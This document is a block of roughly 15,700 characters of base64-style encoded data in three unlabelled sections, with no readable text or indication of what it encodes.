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
